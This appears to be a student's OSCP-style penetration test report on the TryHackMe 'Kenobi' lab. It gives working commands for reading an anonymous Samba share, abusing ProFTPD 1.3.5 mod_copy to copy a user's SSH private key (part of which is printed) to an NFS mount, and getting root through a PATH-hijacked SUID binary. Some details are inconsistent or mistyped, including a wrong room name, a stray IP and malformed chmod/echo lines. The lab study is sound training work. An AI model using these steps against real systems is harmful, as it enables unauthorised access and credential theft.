Offensive Security Certified Professional Exam Report - Kenobi - THM

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-09-26

Table of Contents

High Level Summary

We were tasked to perform an internal penetration test towards the TryHackMe Room Kenobi as preparation for the Offensive Security Exam.

During the preparation meeting, we got the following information about the target:

- Linux kernel
- *Samba* share available
- Vulnerability on *profpd*

A penetration test is an attack against internally connected systems to simulate real-world cyber criminal activities.

The scope of this test is to perform attacks to the room Steel Mountain using techniques and methodologies similar to those used during cyber attacks. This scopes included the following IP:

- **10.10.175.117**

Findings

1 - Services with known vulnerabilities

Severity

Description

Service	Vulnerability
Samba	CVE-2017-7494
Apache httpd 2.4.18	CVE-2023-25690
ProFTPD 1.3.5	CVE-2015-3306


-

Recommendation

2 - Samba server misconfigured


Severity

Description



```
Host script results:
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2023-09-26T17:48:29
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2023-09-26T12:48:29-05:00
```

Result from the scan:




```
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.175.117\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.175.117\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.175.117\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

Recommendation

3 - Share accessible anonymous without password

Severity

Description



```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 12:49:09 2019
  ..                                  D        0  Wed Sep  4 12:56:07 2019
  log.txt                             N    12237  Wed Sep  4 12:49:09 2019

                9204224 blocks of size 1024. 6877104 blocks available
smb: \> cat log.txt
cat: command not found
smb: \> ?
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> echo log.txt
echo <num> <data>
smb: \> print log.txt
NT_STATUS_ACCESS_DENIED opening remote file log.txt
smb: \> open log.txt
open file \log.txt: for read/write fnum 1
smb: \> pwd
Current directory is \\10.10.175.117\anonymous\
smb: \> whoami
whoami: command not found
smb: \>
```


Recommendation

4 - Sensitive information available on anonymous share

Severity


Description

- Location of ssh keys




```
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
```

- Internal services:




```
# Port 21 is the standard FTP port.
Port            21
```

- Username and group



```
# Set the user and group under which the server will run.
User            kenobi
Group           kenobi
```

- Credentials



```
# If you are using encrypted passwords, Samba will need to know
what
# password database type you are using.
   passdb backend = tdbsam
```

Recommendation

5 - Information disclosure about services and their versions

Severity

Description

Recommendation

Narrative

Network and Service Enumeration

Our first step was to run a network scan to find which ports are opened and which services are running. For that we used the tool *nmapautomator.sh* which ran also a script to detect known vulnerabilities on the opened ports. We issued the following command:

```
./nmapAutomator.sh -H 10.10.175.117 -t Port -o ../hacklab/Notes/kenobi
# -H: IP address of the target
# -t Port:  nmapautomator has 8 types of scan. We ran first a port scan to find open ports and services
# -o: output
```

From this scan we obtained the following result:

```
Running a Port scan on 10.10.175.117
Host is likely running Linux
PORT   STATE SERVICE
```

```
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
```

For our next scan, we target the ports to find known vulnerabilities. We executed the following command:

```
sudo ./nmapAutomator.sh -H 10.10.175.117 -t Script -o ../hacklab/Notes/kenobi
# -H: IP address of the target
# -t Script: type of scan. We choose a script scan, that performs a check on the opened ports to detect known vulnerabilities
```

This second scan gave us the following result:

```
1/tcp   open  ftp        ProFTPD 1.3.5
22/tcp   open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp   open  http      Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
|   program version     port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|   100000  3,4         111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4        2049/udp6  nfs
|   100005  1,2,3        33235/udp   mountd
|   100005  1,2,3        34721/tcp   mountd
|   100005  1,2,3        42929/tcp6  mountd
|   100005  1,2,3        44580/udp6  mountd
|   100021  1,3,4        35665/tcp6  nlockmgr
|   100021  1,3,4        37295/udp6  nlockmgr
|   100021  1,3,4        40795/tcp   nlockmgr
|   100021  1,3,4        46451/udp   nlockmgr
|   100227  2,3          2049/tcp   nfs_acl
|   100227  2,3          2049/tcp6  nfs_acl
|   100227  2,3          2049/udp   nfs_acl
|_  100227  2,3          2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  p          Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs        2-4 (RPC #100003)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2023-09-26T17:48:29
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
```

```
|_  System time: 2023-09-26T12:48:29-05:00
|_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s
```

From those scans, we could identify services and their versions. In regards to the samba, the scans gave us details about its security and server where it is running.

In the next section, we will focus on enumerating and exploiting the existing shares.

Enumerating and exploiting the shares

With the next scan using *nmap,* we were able to fetch shares available on the server. We issued the following command:

```
nmap -p445,139 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.175.117
# -p445,139: ports where smb usually runs
# –script: specific nmap scripts for scanning shares.
```


This scan gave us the following results:

```
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.175.117\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.175.117\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.175.117\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

With the next command, we are able to access this share:

```
smbclient //10.10.175.117/anonymous
```

We then get access to share as shown below:



```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 12:49:09 2019
  ..                                  D        0  Wed Sep  4 12:56:07 2019
  log.txt                             N    12237  Wed Sep  4 12:49:09 2019

                9204224 blocks of size 1024. 6877104 blocks available
smb: \> cat log.txt
cat: command not found
smb: \> ?
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> echo log.txt
echo <num> <data>
smb: \> print log.txt
NT_STATUS_ACCESS_DENIED opening remote file log.txt
smb: \> open log.txt
open file \log.txt: for read/write fnum 1
smb: \> pwd
Current directory is \\10.10.175.117\anonymous\
smb: \> whoami
whoami: command not found
smb: \>
```

We then download to our attacking machine the content of the share with the next command:

```
smbget -R smb://10.10.175.117/anonymous
smbget smb://10.10.175.117/anonymous/log.txt
```

Enumerating and exploiting the mounted files

From our scans, we found that port 111 is open. There the service rpcbind is running. This port is connected to a network file system that can be scanned and mounted. We scanned this NFS with the following command:

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.175.117
```

From this scan, we obtained the following result:

```
PORT   STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *
```

Exploiting ProFTPd

From our first scans, we discovered that ProFTPd version 1.3.5 contains a known vulnerability described in the CVE-2015-3306.

Knowing that there is a ftp server running on port 21 and that there is a ssh key-pair for the user *kenobi*, we will use this exploit to extract this file:


```
nc 10.10.239.150 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.175.117]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

With those commands, we copy the private key from the ProFTPd server, to the mounted directory */var*.

We then mount this folder in our attacking machine:


sudo mount 10.10.175.117:/var /mnt/kenobiNFS

And we get access to the private key of the user kenobi:



```
└─$ ls /mnt/kenobiNFS/tmp
id_rsa
systemd-private-0c1049e0876e4f519fe858ddeeb97383-systemd-timesyncd.service-bWMhso
systemd-private-2408059707bc41329243d2fc9e613f1e-systemd-timesyncd.service-a5PktM
systemd-private-6f4acd341c0b40569c92cee906c3edc9-systemd-timesyncd.service-z5o4Aw
systemd-private-e69bbb0653ce4ee3bd9ae0d93d2a5806-systemd-timesyncd.service-zObUdn

┌──([redacted])-[~/git]
└─$ cat /mnt/kenobiNFS/tmp/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4PeD0e0522UEj7xlrLmN68R6iSG3HMK/aTI812CTtzM9gnXs
qpweZL+GJBB59bSG3RTPtirC3M9YNTDsuTvxw9Y/+NuUGJIq5laQZS5e2RaqI1nv
U7fXEQlJrrlWfCy9VDTlgB/KRxKerqc42aU+/BrSyYqImpN6AgoNm/s/753DEPJt
dwsr45KFJOhtaIPA4EoZAq8pKovdSFteeUHikosUQzgqvSCv1RH8ZYBTwslxSorW
y3fXs5GwjitvRnQEVTO/GZomGV8UhjrT3TKbPhiwOy5YA484Lp3ES0uxKJEnKdSt
```

Using this key, we are able to login to kenobi's ssh account:



```
└─$ ssh -i id_rsa kenobi@10.10.175.117
The authenticity of host '10.10.175.117 (10.10.175.117)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.175.117' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ whoami
kenobi
```


Enumerating and exploiting the server

With our user, we can start enumerating the server to find potential misconfigurations that may lead us to escalate privileges to root.

Our first command was:

```
find / -type f -perm -04000 -ls 2>/dev/null
```

This command gave us the following result:



```
kenobi@kenobi:~$ find / -type f -perm -04000 -ls 2>/dev/null
   279750     96 -rwsr-xr-x   1 root     root        94240 May  8  2019 /sbin/mount.nfs
   277766     16 -rwsr-xr-x   1 root     root        14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
   276573     44 -rwsr-xr--   1 root     messagebus    42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helpe
r
   277903    100 -rwsr-sr-x   1 root     root          98440 Jan 29  2019 /usr/lib/snapd/snap-confine
   260788     12 -rwsr-xr-x   1 root     root          10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
   276950    420 -rwsr-xr-x   1 root     root         428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
   275955     40 -rwsr-xr-x   1 root     root          38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
   260462     52 -rwsr-xr-x   1 root     root          49584 May 16  2017 /usr/bin/chfn
   275975     36 -rwsr-xr-x   1 root     root          32944 May 16  2017 /usr/bin/newgidmap
   277767     24 -rwsr-xr-x   1 root     root          23376 Jan 15  2019 /usr/bin/pkexec
   260602     56 -rwsr-xr-x   1 root     root          54256 May 16  2017 /usr/bin/passwd
   275974     36 -rwsr-xr-x   1 root     root          32944 May 16  2017 /usr/bin/newuidmap
   260525     76 -rwsr-xr-x   1 root     root          75304 May 16  2017 /usr/bin/gpasswd
   280011     12 -rwsr-xr-x   1 root     root           8880 Sep  4  2019 /usr/bin/menu
   260686    136 -rwsr-xr-x   1 root     root         136808 Jul  4  2017 /usr/bin/sudo
   260464     40 -rwsr-xr-x   1 root     root          40432 May 16  2017 /usr/bin/chsh
   277159     52 -rwsr-sr-x   1 daemon   daemon        51464 Jan 14  2016 /usr/bin/at
   260591     40 -rwsr-xr-x   1 root     root          39904 May 16  2017 /usr/bin/newgrp
   260206     28 -rwsr-xr-x   1 root     root          27608 May 16  2018 /bin/umount
   276584     32 -rwsr-xr-x   1 root     root          30800 Jul 12  2016 /bin/fusermount
   260157     40 -rwsr-xr-x   1 root     root          40152 May 16  2018 /bin/mount
   260171     44 -rwsr-xr-x   1 root     root          44168 May  7  2014 /bin/ping
   260188     40 -rwsr-xr-x   1 root     root          40128 May 16  2017 /bin/su
   260172     44 -rwsr-xr-x   1 root     root          44680 May  7  2014 /bin/ping6
```

With this command, we wanted to find files with the SUID Bit set. When the SUID Bit is set, the file is executed with the permissions of the owner. If the file belongs to root, the file is executed with admin privileges.

From the result the executable */usr/bin/menu* does not seem to belong to the file system and can be exploited.

To exploit the SUID, we followed the steps below:

1. Create a file named *curl* with the content */bin/sh*

```
echo /bin/sh/ > curl
```

2. Make this file executable

```
chmod + 777 curl
```


3. Moved this file to the */tmp* folder

```
mv curl /tmp
```

4. Make the folder /tmp a location of executables

```
Export PATH=/tmp:$PATH
```

When we move to the folder */tmp* and execute the */usr/bin/menu*, the system executes the file using our path variable */tmp* to search for the *curl* binary. In this case, we said that the *curl* binary should run a shell /usr/sh. We get then a shell with administrative rights:



```
# whoami
root
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin)
,114(sambashare)
```

Why do we want curl?

One of the commands executed by the script *menu* is *curl.* So instead of looking for another path we *curl* is located, it runs *curl* from our current path. Since we said that curl should run */usr/sh,* our curl becomes this shell.

Why with root?

Because the script is runned with admin rights.

Conclusion

In this engagement we learned:

- Samba shares: --script=smb-enum-shares.nse,smb-enum-users.nse
- Mount: scans: --script=nfs-ls,nfs-statfs,nfs-showmount
- Find SUID
    - File calls another executable?
    - If yes, modify this one